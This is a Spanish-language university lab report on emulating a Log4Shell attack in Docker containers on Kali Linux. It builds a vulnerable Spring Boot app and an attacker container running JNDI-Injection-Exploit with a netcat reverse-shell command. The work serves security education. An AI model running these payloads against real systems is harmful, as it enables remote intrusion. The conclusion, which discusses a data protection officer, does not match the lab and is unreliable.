

# **TRABAJO DE LABORATORIO**

## **EMULACIÓN DE UN ATACA LOG4SHELL**

Gustavo Landaeta Baeza

Universidad Mayor

Análisis y Explotación de Vulnerabilidades

Prof. Tomas Vera

Septiembre 09, 2024

## Índice

|                                              |           |
|----------------------------------------------|-----------|
| <b>Introducción</b>                          | <b>1</b>  |
| <b>Emulación de un Ataque Log4Shell</b>      | <b>2</b>  |
| Objetivo . . . . .                           | 2         |
| <b>Descripción del Entorno</b>               | <b>3</b>  |
| Maquina Virtual . . . . .                    | 3         |
| Herramientas . . . . .                       | 3         |
| Aspectos y Comandos Claves . . . . .         | 5         |
| Levantar Aplicación Vulnerable-app . . . . . | 6         |
| Copia de Repositorio . . . . .               | 6         |
| Construcción de la Aplicación . . . . .      | 6         |
| Despliegue de la Aplicación . . . . .        | 7         |
| Levantar Aplicación JNID-EXPLOIT . . . . .   | 8         |
| Construcción Dockerfile . . . . .            | 8         |
| <b>Conclusión</b>                            | <b>12</b> |
| <b>Referencias</b>                           | <b>13</b> |

## Índice de figuras

|     |                                                                                      |    |
|-----|--------------------------------------------------------------------------------------|----|
| 1.  | Captura de sistema operativo Maquina Virtual Pruebas . . . . .                       | 3  |
| 2.  | Captura para verificar si tenemos docker instalado . . . . .                         | 4  |
| 3.  | Captura para verificar la versión de docker . . . . .                                | 4  |
| 4.  | Captura para verificar la versión de git . . . . .                                   | 5  |
| 5.  | Captura para verificar la descarga del repositorio . . . . .                         | 6  |
| 6.  | Vista de contenido de repositorio de Vulnerable-app . . . . .                        | 6  |
| 7.  | Vista de la imagen creada localmente en docker de la aplicación Vulnerable-app . . . | 7  |
| 8.  | Ingreso de Comando Despliegue aplicación . . . . .                                   | 7  |
| 9.  | Comando para obtener la ip local del contenedor de la red docker . . . . .           | 7  |
| 10. | Comando para visualizar el log de Vulnerable-app en tiempo real . . . . .            | 8  |
| 11. | Receta de Dockerfile para construir aplicación . . . . .                             | 9  |
| 12. | Imagen de jndi-exploit . . . . .                                                     | 9  |
| 13. | Terminal dentro del contenedor de JNDI-EXPLOIT . . . . .                             | 10 |
| 14. | Visualización ip de contenedor JNDI-EXPLOIT . . . . .                                | 10 |
| 15. | Comando para iniciar la aplicación JNDI-EXPLOIT . . . . .                            | 11 |

## Índice de tablas

## **Introducción**

En este siglo XXI y en el futuro la seguridad y el análisis de los sistemas se ha vuelto un pilar fundamental para el desarrollo de sistemas confiables, con el crecimiento exponencial de ataques a nivel informático y pérdidas a pequeña y gran escala de entidades y organizaciones públicas y privadas.

## Emulación de un Ataque Log4Shell

### Objetivo

El objetivo de este informe es realizar por medio de pruebas empíricas un laboratorio emulando un ataque de Log4Shell, desarrollando que el estudiante comprenda las herramientas y técnicas utilizadas en el proceso de la implementación de este ataque. Este ejercicio práctico tiene como finalidad profundizar el entendimiento de las vulnerabilidades y de seguridad de aplicaciones web y fomentar el desarrollo de habilidades técnicas para la identificación y mitigación de riesgos de ciberseguridad.

## Descripción del Entorno

### Maquina Virtual


Se descarga maquina virtual de Kali Linux 64 bits desde pagina oficial de Kali Linux <https://www.kali.org/get-kali/#kali-virtual-machines> (*Kali Linux | Penetration Testing and Ethical Hacking Linux Distribution*, 2024) Una vez instalado montamos la imagen de Kali en una maquina virtual Oracle VM versión 7.0.18.

El detalle de la maquina virtual sera el siguiente:

- Sistema operativo: Kali Linux 2024.2
- Memoria Ram: 6gb.
- Procesador: Intel Xeon E5-2680 utilizando 4 procesadores.
- Modo de Red: Nat

### Figura 1

*Captura de sistema operativo Maquina Virtual Pruebas*

A terminal window with a dark background. The prompt is '(root@kali)-[~]' in red and blue. The command '# cat /etc/os-release' is entered in red and blue. The output is white text showing system information: PRETTY\_NAME='Kali GNU/Linux Rolling', NAME='Kali GNU/Linux', VERSION\_ID='2024.2', VERSION='2024.2', VERSION\_CODENAME=kali-rolling, ID=kali, ID\_LIKE=debian, HOME\_URL='https://www.kali.org/', SUPPORT\_URL='https://forums.kali.org/', BUG\_REPORT\_URL='https://bugs.kali.org/', and ANSI\_COLOR='1;31'.

```
(root@kali)-[~]  
# cat /etc/os-release  
  
PRETTY_NAME="Kali GNU/Linux Rolling"  
NAME="Kali GNU/Linux"  
VERSION_ID="2024.2"  
VERSION="2024.2"  
VERSION_CODENAME=kali-rolling  
ID=kali  
ID_LIKE=debian  
HOME_URL="https://www.kali.org/"  
SUPPORT_URL="https://forums.kali.org/"  
BUG_REPORT_URL="https://bugs.kali.org/"  
ANSI_COLOR="1;31"
```

### Herramientas

Las herramientas que utilizaremos en la maquina virtual seran Docker y Git.

- Docker: Se utilizara docker para crear las imágenes de todo el contenido necesario para el uso de la aplicación atacada y aplicación atacante. Estas imágenes luego se deben iniciar en un contenedor y exponer en puertos.
- GIT: lo utilizaremos para verificar el control de version del repositorio donde se descargarán los archivos necesarios para las pruebas.

El primer paso es verificar si la versión de Kali a utilizar contiene estas herramientas. En caso de no tenerlas se deben instalar en el ambiente de laboratorio.

Se verifica si docker esta instalado por medio del comando **docker --version**. Este comando verifica la version de docker instalada en el equipo Figura 2

## Figura 2

*Captura para verificar si tenemos docker instalado*

```
(root@kali)~[~]  
# docker --version  
Command 'docker' not found, but can be installed with:  
apt install docker.io  
apt install podman-docker
```

Al no tener docker instalado se procede a instalar docker de forma sencilla ya que kali al reconocer que no tiene la aplicación proporciona el comando para instalarlo dentro de su herramienta gestora de paquetes apt (Advance Package Tool)(*Package management / Ubuntu*, s.f.). Luego de ingresar el comando **apt install docker.io** podemos nuevamente verificar que tenemos la version instalada de docker

## Figura 3


*Captura para verificar la versión de docker*

```
(root@kali)~[~]  
# docker --version  
Docker version 20.10.25+dfsg1, build b82b9f3
```

Ahora procederemos a verificar la versión de Git con el comando `git --version`. Donde podemos verificar que la version de kali si tiene ya instalada una version de git.

#### Figura 4

*Captura para verificar la versión de git*



```
(root@kali)-[~]  
# git --version  
git version 2.43.0
```

#### Aspectos y Comandos Claves

Para un desarrollador y una usuario de docker y Git existen varios aspectos claves dependiendo la necesidad del trabajo que se este realizando, para este laboratorio los comandos claves a utilizar seran los siguientes:

- `docker exec -it my_container {comando de ruta u otro}`: Con este comando podemos ingresar de modo interactivo a la terminal del contenedor donde podemos colocar alguna ruta en especial. Las más utilizadas son `/bin/bash`, `/bin/sh` y `ls`.
- `docker inspect`: Con este comando podemos inspeccionar todo lo que contiene el contenedor de Docker. Para este laboratorio se utilizará un comando un poco más especial para obtener la IP de cada contenedor inicializado. Este comando será el siguiente: `docker inspect -f '{{range.NetworkSettings.Networks}}{{.IPAddress}}{{end}}' {nombre de contenedor o ID}`.
- `docker ps`: Para verificar si el contenedor está en ejecución.
- `docker images`: Para verificar las imágenes contenidas localmente en Docker.
- `git clone {url repositorio}`: Para copiar localmente el o los repositorios que necesitemos.

## Levantar Aplicación Vulnerable-app

Para poder levantar la aplicacion seguiremos una serie de pasos para poder desplegar la aplicación que contiene la vulnerabilidad.

### *Copia de Repositorio*

Procederemos a copiar de forma local desde el repositorio de la aplicación Vulnerable-app, para esto necesitamos ejecutar el comando **git clone https://github.com/darryk10/log4shell-vulnerable-app.git**.

### Figura 5

*Captura para verificar la descarga del repositorio*

```
(kali㉿kali)-[~/Documents]
$ git clone https://github.com/darryk10/log4shell-vulnerable-app.git
Cloning into 'log4shell-vulnerable-app' ...
remote: Enumerating objects: 115, done.
remote: Counting objects: 100% (32/32), done.
remote: Compressing objects: 100% (7/7), done.
remote: Total 115 (delta 25), reused 25 (delta 25), pack-reused 83 (from 1)
Receiving objects: 100% (115/115), 256.80 KiB | 730.00 KiB/s, done.
Resolving deltas: 100% (38/38), done.
```

Con este comando copiaremos de forma local el repositorio de la aplicación que contiene la vulnerabilidad.

### Figura 6

*Vista de contenido de repositorio de Vulnerable-app*

```
(kali㉿kali)-[~/Documents]
$ cd log4shell-vulnerable-app

(kali㉿kali)-[~/Documents/log4shell-vulnerable-app]
$ ls
build.gradle  gradle  gradlew.bat  README.md  settings.gradle
Dockerfile    gradlew LICENSE  screenshot.png  src
```

### *Construcción de la Aplicación*

Una vez descargado el repositorio debemos entrar a la carpeta del repositorio descargado y con el comando **ls** revisar el contenido del repositorio.

Desde la pagina del repositorio podemos verificar los pasos recomendados. En primer lugar recomiendan construir la imagen de la aplicación por medio del comando **docker build . -t vulnerable-app**. Se debe tener en cuenta que para construir la imagen debo tener un archivo receta Dockerfile dentro de la carpeta donde ejecutare el comando.

### Figura 7

*Vista de la imagen creada localmente en docker de la aplicación Vulnerable-app*

```
(root@kali)-[/home/kali]
# docker images vulnerable-app
REPOSITORY          TAG         IMAGE ID      CREATED       SIZE
vulnerable-app      latest     872e6d597568  2 hours ago  121MB
```

### Despliegue de la Aplicación

Para el despliegue de la aplicación ejecutaremos el comando **docker run -rm -d -p 8080:8080 -name vulnerable-app vulnerable-app**. Una vez ejecutado el comando se expondrá la aplicación en el puerto 8080.

### Figura 8

*Ingreso de Comando Despliegue aplicación*

```
(root@kali)-[/home/kali/Documents/lab/log4shell-vulnerable-app]
# docker run --rm -d -p 8080:8080 --name vulnerable-app vulnerable-app
d03e71d290988533244a95bda97b50b4dd8b01c325a6e68405253e65aa4b6bb4
```

Nos podemos percatar en la Figura 8 que al iniciar la aplicación docker nos proporciona un ID del contenedor el cual nos servirá para verificar algunos aspectos claves para poder trabajar con nuestro contenedor desplegado. Verificaremos la ip de la red de Docker con el comando visualizado en la Figura 9

### Figura 9

*Comando para obtener la ip local del contenedor de la red docker*


```
(root@kali)-[/home/kali]
# docker inspect -f '{{range.NetworkSettings.Networks}}{{.IPAddress}}{{end}}' d03e
172.17.0.2
```

Esta ip la debemos guardar para poder después realizar las peticiones http al servidor de aplicación de esta aplicación.

También dejaremos implementado el comando `docker logs -f (ID contenedor)`. Este comando nos ira mostrando en tiempo real el log de la aplicación.

### Figura 10

*Comando para visualizar el log de Vulnerable-app en tiempo real*



```
(root@kali)-[/home/kali/Documents/lab/log4shell-vulnerable-app]
# docker logs -f d03e

:: Spring Boot :: (v2.6.1)

2024-09-10 01:10:41.309 INFO 1 --- [          main] f.c.l.v.VulnerableAppAp
plication      : Starting VulnerableAppApplication using Java 1.8.0_181 on
d03e71d29098 with PID 1 (/app/spring-boot-application.jar started by root in
/)
2024-09-10 01:10:41.328 INFO 1 --- [          main] f.c.l.v.VulnerableAppAp
plication      : No active profile set, falling back to default profiles:
default
2024-09-10 01:10:43.484 INFO 1 --- [          main] o.s.b.w.e.t.TomcatWebSe
rver           : Tomcat initialized with port(s): 8080 (http)
2024-09-10 01:10:43.526 INFO 1 --- [          main] o.a.c.c.StandardService
: Starting service [Tomcat]
2024-09-10 01:10:43.526 INFO 1 --- [          main] o.a.c.c.StandardEngine
: Starting Servlet engine: [Apache Tomcat/9.0.55]
2024-09-10 01:10:43.630 INFO 1 --- [          main] o.a.c.c.C.[.][./]
: Initializing Spring embedded WebApplicationContext
```

## Levantar Aplicación JNID-EXPLOIT

En esta sección veremos como construir la receta de docker para instanciar en un contenedor la aplicación que vulnerara el contenedor con la aplicación vulnerable.


### Construcción Dockerfile

El primer paso es en una carpeta construir un docker file, para esto utilizaremos el comando `sudo vim Dockerfile`. Con este comando se abra un gestor de notas donde podremos insertar

nuestra receta que construira la imagen de la aplicación. La receta que utilizaremos sera la misma proporcionada por el profesor en clases.

## Figura 11

*Receta de Dockerfile para construir aplicación*



```

root@kali:/home/kali/Documents/lab2
File Actions Edit View Help

FROM openjdk:18
# Instalamos wget, curl y netcat (nc).
RUN microdnf install -y wget curl nc
# Directorio de trabajo.
WORKDIR /app
# Descargamos el archivo JAR especificado.
RUN wget https://web.archive.org/github/welkin/JNDI-Injection-Exploit/releases/download/v1.0/JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -O JNDI-Injection-Exploit.jar
# Exponemos los puertos 8180, 1099 y 1389.
EXPOSE 8180 1099 1389
# Cambiamos el comando por defecto para iniciar una consola bash.
CMD ["bash"]

-- VISUAL --
2 12,13 ALL
10-09-2024


```

Una vez guardado el Dockerfile lo tenemos que construir. Dentro de la ubicación en donde se encuentra el archivo Dockerfile tenemos que ejecutar el comando de construcción de la imagen.

**docker build -t jndi-exploit ..** Una vez ejecutado podremos visualizar en docker la imagen creada .

## Figura 12

*Imagen de jndi-exploit*



```

(root@kali)-[/home/kali/Documents/Lab2]
# docker images jndi-exploit
REPOSITORY          TAG             IMAGE ID        CREATED         SIZE
jndi-exploit        latest          524e290d6e91   23 hours ago   760MB

(root@kali)-[/home/kali/Documents/Lab2]
#

```

Ahora se debe ejecutar el comando para iniciar la imagen generada. Para este contenedor utilizaremos el comando **docker run -it -p 8180:8180 -p 1099:1099 -p 1389:1389 jndi-exploit**

Con este comando el contenedor se inicia en modo interactivo lo que quiere decir que entraremos directamente a la terminal del contenedor. Una vez dentro del contenedor se procede a revisar si se encuentra el archivo que descargo en el proceso de la construcción de la imagen. Este archivo es el **JNDI-Injection-Exploit.jar**

### Figura 13

*Terminal dentro del contenedor de JNDI-EXPLOIT*

```
(kali@kali)-[~/Documents/lab2]
$ sudo docker run -it -p 8180:8180 -p 1099:1099 -p 1389:1389 jndi-exploit
bash-4.4# ls
JNDI-Injection-Exploit.jar
```

Antes de levantar la aplicación debemos verificar la ip de la red docker. para esto ejecutamos el comando `docker ps` para saber cual es nuestro id de contenedor y luego el comando `docker inspect -f '{{range.NetworkSettings.Networks}}{{.IPAddress}}{{end}}' {nombre de contenedor o ID}`. para saber la ip otorgada.

### Figura 14

*Visualización ip de contenedor JNDI-EXPLOIT*

```
(root@kali)-[/home/kali/Documents/lab2]
# docker inspect -f '{{range.NetworkSettings.Networks}}{{.IPAddress}}{{end}}' 513d
172.17.0.3

(root@kali)-[/home/kali/Documents/lab2]
```

Ahora que conocemos la ip tenemos que ejecutar el comando para iniciar la aplicación. El comando ejecutado es el que podemos ver en la Figura 2

**Figura 15**

*Comando para iniciar la aplicación JNDI-EXPLOIT*

```
bash-4.4# java -jar JNDI-Injection-Exploit.jar -C "nc 172.17.0.3 8083 -e /bin/sh" -A 172.17.0.3
[ADDRESS] >> 172.17.0.3
[COMMAND] >> nc 172.17.0.3 8083 -e /bin/sh
JNDI Links
Target environment(Build in JDK whose trustURLCodebase is false and have Tomcat 8+ or SpringBoot 1.2.x+
in classpath):
rmi://172.17.0.3:1099/wle6jf
Target environment(Build in JDK 1.8 whose trustURLCodebase is true):
rmi://172.17.0.3:1099/hjvknt
ldap://172.17.0.3:1389/hjvknt
Target environment(Build in JDK 1.7 whose trustURLCodebase is true):
rmi://172.17.0.3:1099/wqqmhw
ldap://172.17.0.3:1389/wqqmhw
```

## **Conclusión**

En conclusión, el papel que juega el DPO es fundamental en el mundo del siglo XXI, ya que asegura que las organizaciones no solo cumplan con las obligaciones legales, sino que también adopten un enfoque dinámico y responsable hacia la protección de datos. A medida que la tecnología y las regulaciones avanzan, la importancia del DPO continuará creciendo, consolidándose como un pilar fundamental en la gestión de la privacidad y la seguridad de la información.

## Referencias

*Kali Linux / Penetration Testing and Ethical Hacking Linux Distribution.* (2024).

<https://www.kali.org/>.

*Package management / Ubuntu.* (s.f.). Descargado de <https://ubuntu.com/server/docs/package-management>